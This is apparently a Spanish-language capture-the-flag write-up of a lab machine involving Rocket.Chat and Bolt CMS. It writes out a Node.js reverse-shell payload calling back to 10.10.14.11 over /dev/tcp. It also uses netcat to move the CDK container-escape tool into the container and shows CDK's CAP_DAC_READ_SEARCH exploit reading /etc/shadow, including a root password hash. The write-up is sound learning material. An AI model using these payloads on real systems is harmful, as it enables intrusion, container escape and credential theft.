
Acá cambiamos la opción por true y añadimos el código de GitHub añadiendo una reverse shell

const require = console.log.constructor('return process.mainModule.require')();
const { exec } = require('child_process');
exec('bash -c 'bash -i >& /dev/tcp/10.10.14.11/2929 0>&1'');





luego damos en guardar cambios

añadimos algunas opciones




Luego de leer mucha documentación de la integración valide que debemos colocar un usuario válido







validamos los errores de sintaxis

const require = console.log.constructor('return process.mainModule.require')();
const { exec } = require('child_process');
exec('bash -c "bash -i >& /dev/tcp/10.10.14.11/2929 0>&1" ');
hacemos un curl tomando la URL web





validando estamos en otro contenedor



Escapar de un docker con cdk

Como estamos en un contenedor nuevamente nuestros comandos son limitados, tampoco se logra identificar contenido para pasar al root de la máquina origina por lo cual utilizamos la herramienta cdk. Esta herramienta nos permite ver por medio de qué forma podemos elevar privilegios o escapar del contenedor es como un linpeas pero de contenedores.
https://github.com/cdk-team/CDK

Descargamos una versión vieja por temas de que en ocasiones las nuevas versiones no suelen funcionar bien.

https://github.com/cdk-team/CDK/releases/tag/v1.5.0

ahora esto descarga un archivo seguramente está la herramienta codificada seguimos la guía para transferir



1. First, host CDK binary on your host with public IP.

```
(on your host)
nc -lvp 999 < cdk
```


2. Inside the victim container execute

```
cat < /dev/tcp/(your_public_host_ip)/(port) > cdk
chmod a+x cdk
```


nc -lvp 67 < cdk_linux_amd64_upx




cat < /dev/tcp/10.10.14.11/67 > cdk_linux_amd64_upx




Acá se me daño la reverse Shell porque para terminar debe dar ctr+c, sin embargo, ingreso nuevamente y parece que logro trasnferir




validamos integridad con m5sum




damos permisos chmod a+x y ejecutamos



como ejecuta correctamente hacemos uso de la funcion evaluate
./cdk evaluate




mejoro la shell y ejecuto nuevamente para ver mejor los resultados.




Capability CAP_DAC_READ_SEARC

Dice que podríamos explotar la capability CAP_DAC_READ_SEARCH buscando como explotar esto hay una documentación de cdk sobre el tema
https://github.com/cdk-team/CDK/wiki/Exploit:-cap-dac-read-search




```
# read file from host
./cdk run cap-dac-read-search <target>

# specify bind mount point file path and read file
./cdk run cap-dac-read-search /etc/hosts /tmp/pwn

# when target file is /, this exploit will chdir to host root and execute a command(default: /bin/bash)
./cdk run cap-dac-read-search /etc/hosts /

# also you can specify what command to be executed, but cdk will recognize the string starting with'-'
./cdk run cap-dac-read-search /etc/hosts / cat /tmp/pwn
```

ejecutamos
./cdk run cap-dac-read-search /etc/shadow



```
root@c150397ccd63:~# ./cdk run cap-dac-read-search /etc/shadow
Running with target: /etc/shadow, ref: /etc/hostname
root:$6$9GrOpvcijuCP93rg$tkcyh.ZwH5w9AHrm66awD9nLzMHv32QqZYGiIfuLow4V1PBkY0xsKoyZnM3.AI.y
daemon:*:18659:0:99999:7:::
bin:*:18659:0:99999:7:::
sys:*:18659:0:99999:7:::
sync:*:18659:0:99999:7:::
games:*:18659:0:99999:7:::
man:*:18659:0:99999:7:::
```



```
root@c150397ccd63:~# ./cdk run cap-dac-read-search /root/root.txt
Running with target: /root/root.txt, ref: /etc/hostname
[redacted]

root@c150397ccd63:~#
[Talka] 0:saulssh  1:python3  2:chiselocal  3:mongosh- 4:nc*
```

Conclusión: Realmente si es una máquina hard presenta temas entendibles y es bastante larga la máquina. Empezado con RJ Editor, contenedores y sus comandos limitados, el cms Bolt y el servicio de Roocket.chat la hacen una máquina larga, pero tampoco es exageradamente exigente.